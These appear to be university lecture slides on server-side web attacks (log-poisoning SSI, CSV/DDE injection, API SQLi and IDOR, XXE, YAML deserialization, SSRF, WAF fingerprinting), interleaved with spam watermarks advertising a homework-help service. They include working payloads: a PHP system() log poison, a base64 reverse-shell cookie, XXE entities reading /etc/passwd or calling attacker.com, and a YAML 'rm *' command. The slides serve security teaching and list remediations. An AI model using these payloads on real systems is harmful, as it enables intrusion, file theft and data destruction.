

Assignment Project Exam Help

COMP6443 - Topic 3

<https://powcoder.com>

A little more of Server Side Attacks

Add WeChat powder

A NOTE ON ETHICS / LEGALITY

- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
 - Respect the property of others and the university
 - Always abide by the law and university regulations
 - Be considerate of others to ensure everyone has an equal learning experience
- Always check that you have written permission before performing a security test on a system

SERVER-SIDE ~MAGIC~

- Server Side Include
- CSV Injection
- REST API related vulnerabilities
- XML related vulnerabilities
- SSRF


Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



SERVER-SIDE INCLUDE



- What other languages are vulnerable to this?
- What about templating engines? AngularJS?

SERVER-SIDE INCLUDE

Step 1: Brute force the location of the Apache HTTP Error Log

Assignment Project Exam Help

Step 2: Poison /var/log/httpd/error.log with

`<?php system($_SERVER['REQUEST_URI'] . (isset($_GET['id']) ? 'id' : 'info')); ?>`

Add WeChat powcoder

Step 3: ???


Step 4: Why yes, my cookie is indeed

`chL0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Ms b3M7cz1zb2NrZXQuc29ja2V0KHVvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTsk7cy5jb25uZWNO KCgiMTAuMC4wLjEiLDEyMzQpKTtvcy5kdXAYKHMuZmLsZW5vKCksMCK7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpLDIip03A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpb19zaCIiI1pI10p0ycKCg==`

SERVER-SIDE INCLUDE VARIANTS?

- A:\
 - http://
 - gopher:// (and other non-HTTP)
 - \\blah\ (UNC path)
 - Localhost (other local names)
 - ::1 (ipv6)
 - Local web services!
- Assignment Project Exam Help
<https://powcoder.com>
Add WeChat powcoder

DIRECTORY TRAVERSAL



Add WeChat powcoder

- Affects: All languages (functionality which loads data from a file, which talks about
- Doable in Python / Ruby / ASP.NET but rare.
- Frameworks can make your code *more* vulnerable to this (by implementing an equivalent of include()).



Assignment Project Exam Help

<https://powcoder.com>


Add WeChat powcoder

What is CSV?

Comma-Separated-Values

- File extension: .csv
- Flat files, defined for data only.

<https://powcoder.com>



What data can we put in the file?

Assignment Project Exam Help

<https://powcoder.com>





CSV Formula Injection

- Cells beginning with = are interpreted as formulas by Excel (and other applications).

Assignment Project Exam Help

<https://powcoder.com>



A screenshot of an Excel spreadsheet. The formula bar at the top shows '=1+1'. The spreadsheet has columns A through E and rows 1 through 2. Cell B1 contains the value '2', which is the result of the formula '=1+1' injected into the CSV file. Cell A1 contains '1' and cell C1 contains '3'.

	A	B	C	D	E
1	1	2	3		
2					

Add WeChat powcoder

Formulas that hurt!

So why is this dangerous?

Formulas can be used for multiple kinds of malicious payloads, for example:

- Create fake hyperlinks.
- Use Excel DDE (Dynamic Data Exchange) to execute commands (Excel only).

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

=cmd|' /C
notepad '! 'A1'

Cell begins with =
(indicates a
formula to Excel)

Assignment Project Exam Help



Cell reference: forces Excel to treat
the preceding string as a 'filename'

'Filename' gets directly
executed as


With arguments of
(run command notepad)

<https://powcoder.com>


Add WeChat powcoder



What happens next?



and...



Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

Remediations

Application exporting CSV files must sanitise the output!

The following characters are known to be dangerous:

Assignment Project Exam Help
= + - @

- Cells beginning with these characters should have a single quote character (') inserted at the beginning.
- This forces Excel to interpret the cell as text.
- Make sure commas are removed from data!
- Commas can be used to start a new cell, which then evades the single quote remediation above.
- If a different delimiter other than commas is used, modify the remediation accordingly.

Webservices and API Security

- All types of injection attacks
- Broken function & object level authorisation
- Excessive data exposure
- Rate-limiting
- Restricting insecure usage of HTTP methods
- Leaking token, caching etc
- Mass assignment
- Security misconfiguration

https://github.com/srini0x00/securestore_restapis

SQLI IN REST APIS?

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '1
```

Assignment Project Exam Help

```
[{"user": "admin", "id": "1", "firstName": "Admin"}]
```

<https://powcoder.com>

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '2
```

Add WeChat powcoder

```
[]
```

generally apis (ESPECIALLY APIs for mobile apps) have little if not no protection against SQLi. these are great targets for testing for SQLi.

Broken function & object level authorisation



Assignment Project Exam Help

<https://powcoder.com>


Add WeChat powcoder

Credits: <https://pranavhivarekar.in/2015/06/21/dropboxs-critical-bug-app-having-only-access-to--app-folder--being-able-to-post-and-enumerate-files-inof-any-folder/>

Insecure Direct Object Reference(IDOR)

Vulnerability which is generally found by attackers because the access controls of a specific functionality or an object are not defined properly in an application.


- Read access/Data Exfiltration
- Editing records
- Privilege escalation
- Account takeover.



<https://www.bugcrowd.com/blog/how-to-find-idor-insecure-direct-object-reference-vulnerabilities-for-large-bounty-rewards/>

Abusing GraphQL


- Find endpoints
- Disable Introspection
- Query Cost Analysis - Denial of Service
- NoSQL injection
- Abuse via Malicious queries
- Authentication logic



Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



<https://www.bugcrowd.com/resources/webinars/rest-in-peace-abusing-graphql-to-attack-underlying-infrastructure/>

Some other takeaways

- Using INT vs UUIDs
- POST vs GET
- Cache headers
- User access map <https://powcoder.com>
- Permissions libraries
- Edge cases
- Not too many nested ifs
- Look at the code logic when you are refactoring

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

XML 101

- Way to serialize data in a way that is both human and machine readable
- Was the standard before JSON for client-server continuous interaction

Assignment Project Exam Help

<https://powcoder.com>

Username: Hacker

Address: 123 fake st

Number: 041234567

Add WeChat powcoder



```
<user>  
  <name> Hacker </name>  
  <address> 123 fake st </address>  
  <number> 0412345678 </number>  
</user>
```

EXTERNAL XML ENTITY ATTACKS

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



XML can use external entities. Like files, or system commands.

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```


XXE

- The Parser often has the ability to read any file on the server
- We can exploit this by asking the parser to include a local file, This is a form of LFI (Local File Inclusion)
- Consider a login request to a server made with XML

Request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<creds>
  <user>Joe Smith</user>
  <pass>1234</pass>
</creds>
```

Response

Incorrect Password for Joe Smith

XXE

- We can send our request with a system resource request in it

Assignment Project Exam Help

Request

Response

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

```
Incorrect Password for
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

<https://powcoder.com>

Add WeChat poweoder

XXE VARIANTS

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

- `<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>`
- `<!ENTITY xxe SYSTEM "file:///c:/boot.ini">]><foo>&xxe;</foo>`
- `<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt">]><foo>&xxe;</foo>`
- `<!ENTITY xxe SYSTEM "expect://id" >]> (rare)`
- What else?

XXE — CODE EXEC (PHP)

- PHP (The absolute legend) Has a module called Expect that lets you run a command as if it was a file by using the expect protocol

```
$stream = fopen('expect://ls', "r");
```

- If installed you can thus use XXE to get code execution

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://ls" >]
>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

```
Incorrect password for
root
bin
etc
var
adult_files
```

XXE Demo



XXE — JUST THE SURFACE

- There are many ways to exploit a XML parser and get around any defenses
 - You can use DTD's and entities to get past filters and nest payloads
 - You can use HTTP requests to send data to your own server
 - Etc.
- `tl;dr:`
 - Disable External Entity processing
 - Don't Use PHP
 - Don't use XML
 - Most JSON Parsing Libraries are more secure*

* <https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/>


XXE — RELEVANT

- Parser Exploits are very relevant
 - <https://twitter.com/tveastman/status/1087481737406341120>
- The internet moves rapidly and a lot of it still runs on XML
- Furthermore developers forget to take things out and manage old code
 - If you prod around any site you will most likely find things you shouldn't *(be ethical tho)*

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



Tom Eastman @tveastman Follow

Something I missed: *Five years* after I started regularly demonstrating arbitrary code-exec with pyyaml's `load()` function at conferences around the world, it's got a CVE and the function's been renamed to `'danger_load()'`. Yay!

[nvd.nist.gov/vuln/detail/CV...](https://nvd.nist.gov/vuln/detail/CV-2019-11348)

Parsing YAML

POST /yaml

```
{
  'first_name': 'Tom',
  'last_name': 'Eastman',
  'email_address': 'tom@catalyst.net.nz',
  'goodbye': '!!python/object/apply:os.system ['rm *']',
  'contents_of_cwd': '!!python/object/apply:subprocess.check_output ['ls']'
}
```

RESPONSE

```
{
  'first_name': 'Tom',
  'email_address': 'tom@catalyst.net.nz',
  'last_name': 'Eastman',
  'goodbye': 0,
  'contents_of_cwd': '\n'
}
```

open source technologists

2:47 PM - 21 Jan 2019

Server-Side Request Forgery

Assignment Project Exam Help

There's no place like
<https://powcoder.com>

Add WeChat powcoder
127.0.0.1

SSRF - Attacker's point of view

- Tricking web application to make request to internal system behalf of attacker.
- Typically works on URL based input by users. E.g. image import function from URL.
- Possible to use other URLs, e.g. `file://`, `phar://`, `gopher://`, `data://` and `dict://`
- You can:
 - Enumerate internal/external services.
 - Exfiltrate data.
 - Abuse API calls.
 - Invoke Cloud Services APIs.

What is URI?


- Uniform Resource Identifier defined in RFC-3986.
- Used to specify a resource.

Assignment Project Exam Help


Example:

<https://powcoder.com>

Add WeChat powcoder



URL Parsing (Null Char)



Vulnerabilities in libs


Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

Libraries/Vulns	URL Injection			URL Parsing		
	Path	Host	SNI	Port Injection	Host Injection	Path Injection
Python httplib	☠	☠	☠			
Python urllib		☠	☠		☠	
Python urllib2		☠	☠			
Ruby Net::HTTP	☠	☠	☠			
Java net.URL		☠			☠	
Perl LWP			☠	☠		
NodeJS http	☠					☠
PHP http_wrapper				☠	☠	
Wget		☠	☠			
cURL				☠	☠	

SSRF - Demo



SSRF - Defense

- Whitelisting domains.
- Disable access to internal domains - Firewall/Network policies.
- Network level restrictions.
- Be aware that URL parsing is hard and could easily be bypassed.
So, never use it as the only defense.
- Block access to cloud metadata services (eg: 169.254.169.254 for AWS)

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder

TL;DR: WAFS (ESP. APPLIANCES)

WAF's are good at:

- Probing payloads
- OR 1=1, OR 1=0
- Known exploits
- Known frameworks
- Malware scanning
- Handing out IP bans

WAF's are not good at:

- Custom payloads
- ScripT, scripT
- Execution time trickery
- OR 2=2
- Anything logic-related

Assignment Project Exam Help

<https://powcoder.com>

Add WeChat powcoder



FINGERPRINTING WAFs

- Find out what WAF is running, and look into if there are any publically known bypasses for it.
- bonus points, there may be exploits in the WAF itself

```
$ wafw00f https://www.ibm.com/
```

```
      ^      ^  
  
  _/ / _/ / . ' \ _/ / _/ / _/ / \ _/ / \ _/ /  
 | v v // o // _/ / v v // o // o // _/ /  
 | _n, ' _n // _/ | _n, ' \ , ' \ , ' / _/   
      <  
      ...'
```

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci & Wendel G. Henrique

```
Checking https://www.ibm.com/  
The site https://www.ibm.com/ is behind a Citrix NetScaler  
Number of requests: 6
```


~~RUNTIME APPLICATION SELF PROTECTION~~

